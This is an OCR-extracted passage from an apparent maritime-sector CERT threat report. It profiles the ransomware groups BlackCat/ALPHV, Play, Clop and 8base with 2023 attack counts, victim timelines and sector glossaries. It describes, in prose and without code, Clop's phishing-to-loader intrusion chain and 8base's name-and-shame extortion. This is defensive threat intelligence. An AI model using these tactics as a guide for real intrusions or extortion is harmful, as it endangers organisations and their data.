
Gest. port.
= **Port Management**

Sûreté / Sécurité
= **Safety / Security**


Ress. mar. / fluv.
= **Maritime and river resources**



Activity sectors targeted by BlackCat / ALPHV (Source: M-CERT)



Activity of the ALPHV group concerning the maritime sector (Source: M-CERT)




Activities targeted by BlackCat / ALPHV (source : M-CERT)

492

attacks claimed in 2023, 17 of which targeted stakeholders of the maritime and port sector.

References

1. "Ransomware spotlight: BlackCat - Security News" https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-blackcat
2. "Les hackers de blackcat jouent au chat et la souris avec le fbi et europol," https://www.numerama.com/cyberguerre/1591516-les-hackers-de-blackcat-jouent-au-chat-et-la-souris-avec-le-fbi-et-europol.html
3. "ALPHV/blackcat ransomware gang targets businesses via google ads," https://www.infosecurity-magazine.com/news/alphvblackcat-targets-businesses/



30/01/2023
RED
Transp.

22/03/2023
RED
Constr. / Maint. nav.

21/04/2023
RED
Serv. à la march.

24/04/2023
CLEAR
Serv. à la march.

25/04/2023
RED
Constr. / Maint. nav.

02/05/2023
RED
Constr. / Maint. nav.

01/06/2023
RED
Constr. / Maint. nav.

21/06/2023
RED
Ress. mar. / fluv.

12/07/2023
RED
Constr. / Maint. nav.

22/09/2023
RED
Serv. à la march.

05/11/2023
CLEAR
Transp.

05/11/2023
RED
Serv. à la march.

15/11/2023
RED
Gest. port.

15/11/2023
RED
Ress. mar. / fluv.

15/11/2023
RED
Transp.

19/11/2023
RED
Serv. aux ind.


04/12/2023
CLEAR
Ress. mar. / fluv.

PLAY


Play (also known as Play Ransomware or PlayCrypt) is a group of hackers responsible for attacks against companies and government institutions. The group emerged in 2022 and has targeted entities in the United States, Brazil, Argentina, Germany, Belgium, and Switzerland[1].

The Play group is suspected of having ties to Russia, as the encryption techniques used are similar to those employed by other ransomware groups linked to Russia, such as Hive and Nokoyawa.

The name « Play » comes from the file extension « .play » added to the names of files once they are encrypted.



Global Activity of PLAY group (Source: M-CERT)



Geographical distribution of maritime victims of PLAY (Source: M-CERT)*

*Countries are identified by their ALPHA-2 codification based on ISO 3166-1:2020, which can be accessed on https://www.iso.org/obp/ui/fr/#search.

References

"Play ransomware group used new exploitation method in rackspace attack," https://www.securityweek.com/play-ransomware-group-used-new-exploitationmethod-rackspace-attack/

Serv. à la march
= **Goods services**

Enseign., rech., admin.
= **Teaching, Research, Administration.**

Constr. / Maint. nav.
= **Shipbuilding and Maintenance**

Transp.
= **Transport**

Gest. port.
= **Port Management**

Sûreté / Sécurité
= **Safety / Security**

Ress. mar. / fluv.
= **Maritime and river resources**

TIMELINE


04/01/2023
RED
Transp.

14/03/2023
CLEAR
Informatique


04/01/2023
RED
Transp.

04/01/2023
RED
Transp.


24/04/2023
RED
Transp.



Activity sectors targeted by PLAY (Source: M-CERT)




Activity of PLAY concerning the maritime sector (Source: M-CERT)



Activities targeted by PLAY (source : M-CERT)

311

attacks claimed in 2023, 16 of which targeted stakeholders of the maritime and port sector.



02/06/2023
RED
Gest. port.

19/07/2023
RED
Constr. /
Maint. nav.

04/09/2023
RED
Serv. à la
march.

06/09/2023
CLEAR
Constr. /
Maint. nav.

19/09/2023
RED
Constr. /
Maint. nav.

10/10/2023
RED
Constr. /
Maint. nav.

15/11/2023
RED
Constr. /
Maint. nav.

29/11/2023
CLEAR
Gest. port.

08/12/2023
RED
Serv. à la
march.

08/12/2023
RED
Rayonnement

18/12/2023
RED
Constr. /
Maint. nav.


CLOP

Clop is a Russian-speaking cybercriminal group, known for compromising large organizations worldwide using multi-level extortion techniques. The cumulative estimate of extorted ransoms reached $500 million by November 2021[1].


Clop avoids attacking organizations based in former Soviet countries or those using the Russian language. In 2023, Clop shifted to a pure extortion tactic with « ransomware without encryption »: data is no longer encrypted but is extracted, and the group threatens to make it public if the ransom is not paid. This technique potentially generates higher profits[2].

Clop carries out significant phishing campaigns. The emails generally contain HTML attachments that redirect recipients to a document with macros used to install a loader named « Get2 ». This loader facilitates the download of other tools such as SDBOT, FlawedAmmyy, and Cobalt Strike. Once implanted in the target system, the gang proceeds with reconnaissance, lateral movement, and data exfiltration before deploying its ransomware. More recently, it has been reported that Clop is using the TrueBot malware to access targeted networks[3].

Clop particularly targets Active Directory domain controllers before the ransomware infection. This allows the malware to persist within the target's networks even after eradication efforts.



Global Activity of CLOP group (Source: M-CERT)



Geographical distribution of maritime victims of CLOP (Source: M-CERT)*

*Countries are identified by their ALPHA-2 codification based on ISO 3166-1:2020, which can be accessed on https://www.iso.org/obp/ui/fr/#search.

References

[1] "Ransomware spotlight: Clop - security news," https://www.trendmicro.com/vinfo/us/security/news/ransomwarespotlight/ransomware-spotlight-clop

[2] "Encryption-less ransomware: Warning issued over emerging attack method for threat actors," https://www.itpro.com/security/ransomware/encryption-lessransomware-warning-issued-over-emerging-at-tack-method-for-threat-actors

[3] "Clop ransomware uses truebot malware for access to networks," https://www.bleepingcomputer.com/news/security/clop-ransomware-uses-truebot-malware-for-access-to-networks/

Serv. à la march
= **Goods services**

Enseign., rech., admin.
= **Teaching, Research, Administration.**

Constr. / Maint. nav.
= **Shipbuilding and Maintenance**

Transp.
= **Transport**


Gest. port.
= **Port Management**

Sûreté / Sécurité
= **Safety / Security**


Ress. mar. / fluv.
= **Maritime and river resources**

TIMELINE


17/03/2023
RED
Ress. mar. / fluv.



Activity sectors targeted by CLOP (Source: M-CERT)




Activity of CLOP concerning the maritime sector (Source: M-CERT)



Activities targeted by CLOP (source : M-CERT)

412

attacks claimed in 2023, 22 of which targeted stakeholders of the maritime and port sector.



23/03/2023
RED
Serv. aux ind.

23/04/2023
RED
Serv. à la march.

23/03/2023
RED
Constr. / Maint. nav.

24/03/2023
CLEAR
Informatique

24/03/2023
RED
Serv. à la march.

13/06/2023
RED
Constr. / Maint. nav.

14/06/2023
CLEAR
Ress. mar. / fluv.

24/06/2023
RED
Serv. aux ind.

27/06/2023
RED
Informatique

27/06/2023
CLEAR
Constr. / Maint. nav.

27/06/2023
CLEAR
Constr. / Maint. nav.

30/06/2023
RED
Ress. mar. / fluv.

30/06/2023
RED
Informatique

10/07/2023
RED
Serv. à la march.

14/07/2023
RED
Ress. mar. / fluv.

14/07/2023
RED
Ress. mar. / fluv.

27/07/2023
CLEAR
Constr. / Maint. nav.

27/07/2023
RED
Constr. / Maint. nav.

27/07/2023
RED
Gest. port.

27/07/2023
RED
Ress. mar. / fluv.

27/07/2023
RED
Ress. mar. / fluv.

FOCUS ON 8BASE


The 8base group is a cybercriminal group active since 2022. It claimed 191 attacks during the year 2023, placing it in 6th position internationally and 3rd position in France among the most active ransomware groups. The group's activity intensified starting in June 2023, with around thirty victims recorded, including those from the maritime sector.

Geographically, the United States is the most affected country, with over 40% of the recorded attacks. Following are Canada (9%), Brazil (8%), the United Kingdom (7%), France, and Spain (5% each).

8base primarily targets small and medium-sized enterprises. Among the entities in the maritime sector, ports and companies related to naval and logistics activities are targeted.


Extorsion Method

In addition to classic double extortion techniques (encrypting the victim's information and threatening to publish the exfiltrated data), 8Base also uses the « name and shame » technique, which involves publicly naming entities that have been affected but have not yet communicated about the attack they suffered. This technique exerts additional pressure on the victim to pay the demanded ransom.



Below is a list of companies that either have considered their financial gain to be above the interests of their partners / individuals who have entrusted their data to them or have chosen to conceal the fact that they have been compromised.

Screenshot of the 8base blog. Example of name and shame. (Source: OWN-CERT)



Geographical distribution of 8base attacks in 2023 (source:OWN-CERT)

Communication channels

The group has several communication channels:

- **A blog hosted on the Tor anonymization network, where one can find:**

  - Data from victims who refused to pay the ransom;
  - A page containing the group's contact information;
  - A FAQ section.


- **Three Telegram channels:**
  - A channel dedicated to media relations;
  - A channel for publishing samples of exfiltrated data or communications about the group's operations (blog URL changes, new X account, etc.);
  - A channel for exchanges with affiliates or partners: here one can find brokers for initial access, proofs of concept for exploiting vulnerabilities, or members of hacktivist groups, such as Anonymous Sudan, for example.

Finally, the group has an X account where it posts the identities of its victims. However, this account does not seem to have been active since the end of December 2023.

Similarities with ransomhouse

In a study concerning the ransom demands of various cybercriminal groups, researchers have highlighted similarities between the ransom note of the 8base group and that of the Ransomhouse group, which describes itself as « a community of professional mediators » and claims not to exploit ransomware.

